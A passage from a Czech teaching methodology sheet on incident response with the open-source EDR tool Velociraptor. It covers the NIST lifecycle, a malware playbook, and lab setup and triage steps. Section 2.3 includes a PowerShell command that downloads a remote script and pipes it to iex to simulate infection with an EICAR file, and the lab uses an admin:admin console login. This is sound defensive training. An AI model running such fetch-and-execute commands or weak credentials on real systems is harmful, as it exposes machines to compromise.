EVROPSKÁ UNIE
Evropské strukturální a investiční fondy
Operační program Výzkum, vývoj a vzdělávání

MINISTERSTVO ŠKOLSTVÍ, MLÁDEŽE A TĚLOVÝCHOVY

jihomoravský kraj

SPRÁVA A DOHLED NAD POČÍTAČOVOU SÍTÍ

Zvládání KBI s pomocí nástrojů typu EDR

Metodický list

Autor: Ing. Jan Kopřiva, Metodik: Bc. Jaroslav Tihlařík

Recenzent: Ing. Filip Pávek

Rok vydání: 2023

Obsah

Cíle

Uvedení všech cílů, kterých bude v rámci této úlohy dosaženo, dle Bloomovy taxonomie výukových cílů (viz. Příloha 1)

- Popsat hlavní fáze zvládání kybernetických bezpečnostních incidentů
- Vysvětlit základní principy užití EDR systémů
- Ilustrovat možnosti použití EDR na příkladech

Dovednosti

Uvedení všech dovednosti, které by si žáci měli v rámci této úlohy osvojit, dle Bloomovy taxonomie výukových cílů (viz. Příloha 1)

- Použít systém typu EDR pro základní interakci se vzdáleným počítačem v kontextu zvládání kybernetických bezpečnostních incidentů.

Pracovní prostředí

Úlohu lze realizovat v prostředí:

- Jakékoli prostředí (lokální, cloudové, …), v němž je možné spustit 2 vzájemně propojené virtuální stroje s OS Windows.


Pro práci budeme potřebovat následující nástroje:

- 2 virtuální stroje s OS Windows
- Velociraptor

Průběh výuky

1 Teoretická část (Zvládání kybernetických bezpečnostních incidentů)

Před vlastním praktickým cvičením lze doporučit probrat/zopakovat základy problematiky zvládání kybernetických bezpečnostních incidentů, a to minimálně v rozsahu životního cyklu zvládání incidentů popsaného ve standardu NIST SP 800-61r2[1] (alternativně dle životního cyklu popsaného v ISO 27035-1:2016).



Obr. 1 - Životní cyklus zvládání KBI [zdroj: NIST]

1.1 Významné aspekty životního cyklu zvládání KBI

Z pohledu odborné praxe je vhodné akcentovat zejména následující skutečnosti vážící se k jednotlivým částem výše vyobrazeného životního cyklu:

1. [Preparation] Předem nepromyšlený ad hoc přístup ke zvládání KBI je neoptimální a incidenty by tak měly být v rámci organizací vždy zvládány podle předem připravených obecných plánů a procesů (a optimálně souvisejících specifických „scénářů“ pro zvládání různých typů[2] incidentů – tzv. playbooků/runbooků – viz např. https://docs.microsoft.com/en-us/security/compass/incident-response-playbooks). V rámci fáze „Preparation“ by tak měly být vedle výcviku personálu, který bude provádět reakci na incidenty, a zajištění nezbytných technických mechanismů rovněž vytvořeny výše popsané plány a formalizovány s nimi související procesy.
2. [Detection & Analysis] Na základě vytvořených procesů by měl následně začít probíhat vlastní bezpečnostní monitoring zaměřený na detekci potenciálních bezpečnostních incidentů (tato problematika často spadá do kompetencí SOC). V případě identifikace potenciálního bezpečnostního incidentu by měl odpovědný personál

[1] https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final
[2] https://github.com/enisaeu/Reference-Security-Incident-Taxonomy-Task-Force/blob/master/working_copy/humanv1.md

provést prvotní „triáž“, tedy vyloučit (případně potvrdit) false-positive detekci, a v případě true-positive detekce určit pravděpodobný typ incidentu a jeho závažnost. Následně by měl spustit relevantní proces pro zvládnutí daného typu incidentu.

3. [Containment, Eradication & Recovery] Primárním cílem při zvládání KBI by mělo být minimalizovat škody způsobené incidentem. To zpravidla vyžaduje (mnohdy komplexní) vyšetření incidentu a implementaci adekvátních reaktivních opatření (tato problematika obvykle spadá do kompetencí CSIRT). Za tímto účelem odpovědný personál zpravidla v návaznosti na identifikaci a klasifikaci incidentu identifikuje jeho zdroj (tzv. root cause analysis – RCA) a rozsah, implementuje opatření pro zabránění šíření incidentu (například odpojí stroje nakažené malwarem od sítě) a zajistí odstranění vzniklých škod (to obvykle následně provádí IT oddělení na základě vlastních procesů).
4. [Post-Incident Activity] U vybraných incidentů (například záměrná škodlivá akce zaměstnance, cílený malwarový útok apod.) může být vedle samotného zabránění vzniku dalších škod spojených s incidentem a spuštění procesů vedoucích k odstranění těchto škod žádoucí provést vybrané návazné aktivity umožňující získat další informace, případně důkazy spojené se zvládnutým incidentem. Pro získání nezbytných podkladů a jejich analýzu by při tom měly být užívány standardizované procesy a postupy (tyto by měly být připraveny v rámci úvodní fáze životního cyklu zvládání KBI) a odbornou veřejností ověřené a uznávané forenzní techniky.
5. [Post-Incident Activity] V případech, kdy se po zvládnutí určitého KBI (nebo v rámci periodického přezkoumání přístupu ke zvládání KBI, např. v rámci auditu) ukáže, že procesní, technické nebo personální aspekty zvládání KBI v organizaci jsou nevyhovující/neoptimální, měla by daná organizace provést odpovídající zlepšení a úpravy (vhodné akcentovat návaznost na obecně dobrou praxi v podobě Demingova cyklu).

1.2 Základní „playbook“ pro reakci na malwarovou infekci

Následující triviální postup by pro praktické použití nebyl zcela vhodný, pro potřeby níže uvedeného cvičení je nicméně plně vyhovující a lze tak doporučit představit jej studentům jako ilustrační variantu playbooku pro zvládání KBI spojených s infekcí škodlivého kódu na koncové stanici v hypotetické organizaci, pro kterou by měli takovou reakci zajišťovat.

V případě identifikace potenciální infekce na koncové stanici

1. Identifikujte potenciální infekci
    a) Identifikujte jakékoli nestandardní běžící procesy (ignorujte procesy OS spouštěné z C:\Windows\) a ověřte hashe s nimi spojených souborů na službě VirusTotal
        i. Lokálně s pomocí nástroje Sysinternals Process Explorer
        ii. Vzdáleně s pomocí EDR mechanismů PSList
    b) Analyzujte využití obvyklých metod perzistence – ověřte nestandardní spouštěné služby, naplánované úlohy a aplikace spouštěné po startu počítače a ověřte hashe s nimi spojených souborů na službě VirusTotal

i. Lokálně s pomocí nástroje Sysinternals Autoruns
ii. Vzdáleně s pomocí EDR mechanismů Services, TaskScheduler a StartupItems

2. V případě identifikace škodlivého souboru izolujte zasažený systém a proveďte analýzu daného vzorku v lokálním sandboxu
   a) Ověřte spouštěné (pod)procesy spojené se vzorkem
      i. Lokálně s pomocí nástroje Sysinternals Process Explorer
      ii. Vzdáleně s pomocí EDR mechanismů PSList a PSTree
   b) Identifikujte síťovou komunikaci spojenou se vzorkem
      i. Lokálně s pomocí nástroje Sysinternals Process Monitor
      ii. Vzdáleně s pomocí EDR mechanismů Netstat a DNSCache
   c) Stanovte indikátory kompromitace využitelné pro detekci daného vzorku na úrovni sítě (je-li taková detekce možná) a koncových bodů (vlastní implementace detekčních a reaktivních mechanismů je mimo rámec tohoto cvičení)

1.3 Nástroje a postupy pro lokální technickou reakci na KBI

Praktická část cvičení je věnována problematice „vzdálené“ technické reakce na KBI v moderních organizacích s pomocí nástrojů typu Endpoint Detection and Response (EDR). Pro ilustraci potřeby takových nástrojů a demonstraci možnosti provádět ekvivalentní reakci ve chvíli, kdy je možné interagovat s potenciálně postiženým zařízením přímo/fyzicky, lze doporučit před přechodem k praktické části demonstrovat studentům možnosti výše zmíněných nástrojů z balíku Sysinternals[3]. Vhodné postupy a oblasti pro demonstraci může nastínit například prezentace dostupná na https://untrustednetwork.net/files/russinovich-malware-hunting-with-the-sysinternals-tools.pdf.

[3] https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite

2 Praktická část (Reakce na bezpečnostní incidenty s pomocí EDR)

Pro níže popsané cvičení je nezbytné připravit 2 virtuální stroje s „čistou“ instalací 64-bitového OS Windows 10 (operační systém serveru je potenciálně možné nahradit serverovou verzí OS Windows a OS koncového bodu jiným vhodným systémem, např. Windows 11, nicméně v takovém případě je však vhodné před cvičením ověřit funkčnost užívaných skriptů a nástrojů) s následujícím nastavením:

- IP adresa serveru 192.168.90.1
- IP adresa koncového bodu 192.168.90.2
- Oba stroje musí mít nefiltrovaný přístup do internetu a musí být umožněna jejich vzájemná síťová komunikace

2.1 Instalace EDR serveru a agentu

EDR systémy jsou obecně založeny na architektonickém konceptu klient-server, přičemž klientem je agentská aplikace instalovaná na koncové body a serverem vlastní analytická a řídící aplikace pro EDR systém. Pro potřeby simulace využití EDR v prostředí reálné organizace tak nejprve nainstalujeme obě komponenty open-source řešení Velociraptor[4] na námi vytvořené virtuální stroje. Velociraptor není plnohodnotným EDR systémem, nicméně jeho funkcionality jsou pro potřeby tohoto cvičení plně dostačující.


Na serverovém stroji (192.168.90.1):

1. Stáhněte na server Velociraptor ve verzi EXE pro 64-bitové Windows z https://github.com/Velocidex/velociraptor/releases (testována verze 0.6.4-2, ale jakákoli vyšší by měla být s cvičením kompatibilní).
2. Vytvořte složku C:\Velociraptor, stažený soubor do ní přesuňte a přejmenujte jej na velociraptor.exe
3. Spusťte příkazovou řádku ve složce C:\Velociraptor a spusťte generování konfiguračních souborů pro klient a server s pomocí následujícího příkazu.

```
C:\Velociraptor> velociraptor config generate -i
```

4. Přečtěte si postupně možnosti nastavení a potvrďte defaultní volby pro prvních 7 nastavení (po DynDNS).
5. U 8. volby (možnost autorizace uživatele) přidejte uživatele „admin“ a potvrďte enterem, následně danému uživatelskému účtu nastavte heslo „admin“.

[4] https://velociraptor.velocidex.com/



6. Přečtěte si postupně možnosti nastavení a potvrďte defaultní volby pro zbylá nastavení.
7. Ověřte, že ve složce C:\Velociraptor byly vytvořeny soubory client.config.yaml a server.config.yaml, oba soubory otevřete a podívejte se na jejich obsah.
8. V konfiguračním souboru pro klient (client.config.yaml) změňte IP adresu serveru na 192.168.90.1.

   Nápověda – relevantní nastavení je pod řádkem „server_urls:“
9. Přejmenujte soubor client.config.yaml na Velociraptor.config.yaml.

Na klientském stroji (192.168.90.2):

10. Stáhněte instalátor pro Velociraptor (https://github.com/Velocidex/velociraptor/releases) ve formě MSI souboru.
11. Nainstalujte MSI s defaultními nastaveními (nelekněte se, instalace je velmi "tichá")
12. Ze serveru přeneste soubor Velociraptor.config.yaml (libovolným způsobem – prosté manuální překopírování obsahu YAML souboru přes schránku, přes sdílení souborů ve Windows, nebo jakkoli jinak) na klientský počítač do složky C:\Program Files\Velociraptor.

2.2 Spuštění EDR a ověření jeho funkce


V tuto chvíli máme vše připraveno pro využívání EDR – nezbývá tedy než jen spustit serverovou komponentu EDR a zajistit, aby se k ní připojil klient.

Na serverovém stroji (192.168.90.1):


1. Spusťte serverovou komponentu Velociraptoru s pomocí následujícího příkazu.

```
C:\Velociraptor> velociraptor --config server.config.yaml frontend -v
```


V případě zobrazení okna pro nastavení Windows Firewallu povolte Velociraptoru komunikaci v privátních i veřejných sítích




2. Otevřete v prohlížeči GUI rozhraní serveru (URL https://127.0.0.1:8889/), ignorujte varování o nedůvěryhodném certifikátu a přihlaste se s pomocí účtu vytvořeného v rámci úvodní konfigurace (admin:admin).




3. Restartujte klientský systém, a zatímco bude nabíhat (klient Velociraptoru se na něm spustí jako služba po startu OS), projděte si webové rozhraní Velociraptoru s pomocí jeho dokumentace (https://docs.velociraptor.app/).
4. Po naběhnutí klientského systému si zobrazte seznam k serveru připojených klientů kliknutím na tlačítko šipky vedle vyhledávání a zvolení možnosti „Show All“.



5. Ověřte, že je klient k serveru připojen (jméno se bude lišit od obrázku níže). Pokud ne, klientský počítač restartujte (alternativně na něm restartujte službu Velociraptor Service).



6. Ověřte spojení s klientem a vyzkoušejte si vzdálenou interakci s příkazovou řádkou – klikněte na ID klientu, následně na tlačítko Shell (v pravém horním rohu GUI), přepněte aktivní shell z Powershellu na Cmd a spusťte příkaz ipconfig. Jeho výstup zobrazíte kliknutím na ikonu oka (získání výstupu může několik vteřin trvat).



2.3 Infikování klientu


V tuto chvíli máme již celou infrastrukturu připravenou a mohli bychom s pomocí ní vzdáleně reagovat na případné kybernetické incidenty, k nimž by na klientském počítači mohlo dojít (představte si, že klientských počítačů máme několik tisíc a jsou rozmístěné v kancelářích po celém světě – v takovém případě je schopnost vzdálené reakce v reálném čase nesmírně cenná). Abychom nasimulovali bezpečnostní incident, infikujeme klientský počítač simulovaným škodlivým kódem.


Na klientském stroji (192.168.90.2):

1. Otevřete konzoli PowerShellu a spusťte v ní následující příkaz, který zajistí stažení a instalaci malwaru.

```
PS C:\Users\admin> (New-Object
System.Net.WebClient).DownloadString("https://www.untrustednetwork.net/files/2022/cichnova/
1.ps1") | iex
```

2. Anti-malware systém by měl následně detekovat nový malware v souboru slack.exe ve složce Downloads. Pokud by se automaticky hlášení neobjevilo, nechte manuálně s pomocí anti-malware systému Defender integrovaného ve Windows oskenovat složku Downloads.





Výše zmíněná detekce (ponechme stranou, že jde o testovací soubor EICAR – škodlivý aktéři EICAR někdy mohou využívat, aby vyvolali „benigní“ varování a skryli s pomocí něj jinou škodlivou aktivitu) by v prostředí moderních organizací měla být zaznamenána v SIEM, případně ze strany jiného mechanismu užívaného pro bezpečnostní dohled. Dle stanovených interních postupů by pak mohla být spuštěna i vlastní reakce na bezpečnostní incident. Tu si nyní vyzkoušíme.


2.4 Reakce na incident spojený se škodlivým kódem na koncové stanici

V návaznosti na detekci malwaru na koncové stanici nyní s pomocí EDR provedeme jednotlivé kroky z výše popsaného playbooku a incident vyšetříme.


Na serverovém stroji (192.168.90.1):

1. Zvolte ve Velociraptoru klientský počítač s pomocí stejného postupu, který jsme provedli výše.


2. Z menu (můžete rozkliknout ikonu tří čar v levém horním rohu GUI) zvolte možnost Collected Artifacts. Tato volba nám umožní interagovat s klientským počítačem pomocí předpřipravených analytických nástrojů.



3. V souladu s playbookem nyní zkusíme identifikovat potenciální infekci klientského stroje. Po kliknutí na ikonu „+“ v levém horním rohu GUI se zobrazí seznam předpřipravených skriptů/nástrojů pro sběr dat z klientských stanic. Po zvolení konkrétní „kolekce“ je možné ji s pomocí tlačítek dole ve zobrazeném okně nakonfigurovat a následně spustit.
    a. Začneme identifikací běžících procesů s pomocí nástroje PSList – do vyhledávacího okna zadejte „pslist“, zvolte Windows.System.Pslist a přečtěte si popis dané kolekce. Následně ji s pomocí tlačítka „Launch“ spusťte.



    b. Po proběhnutí kolekce se ve sloupci State v GUI objeví indikace korektního spuštění. Po kliknutí na jméno kolekce je následně možné projít její výstupy v záložce Results. Přepněte se tedy do ní.



c. V záložce Results uvidíme v případě této kolekce seznam běžících procesů na našem klientu. Nyní bychom potřebovali identifikovat procesy, které jsou z našeho pohledu potenciálně podezřelé. Dle playbooku máme při tom ignorovat procesy spuštěné z cesty C:\Windows. Pro snazší zpracování by bylo možné výstup z kolekce stáhnout jako JSON nebo CSV soubor, v tomto případě však bude dostačující setřídit jednotlivé procesy dle sloupce Exe – to je možné provést po kliknutí na ikonu trychtýře…

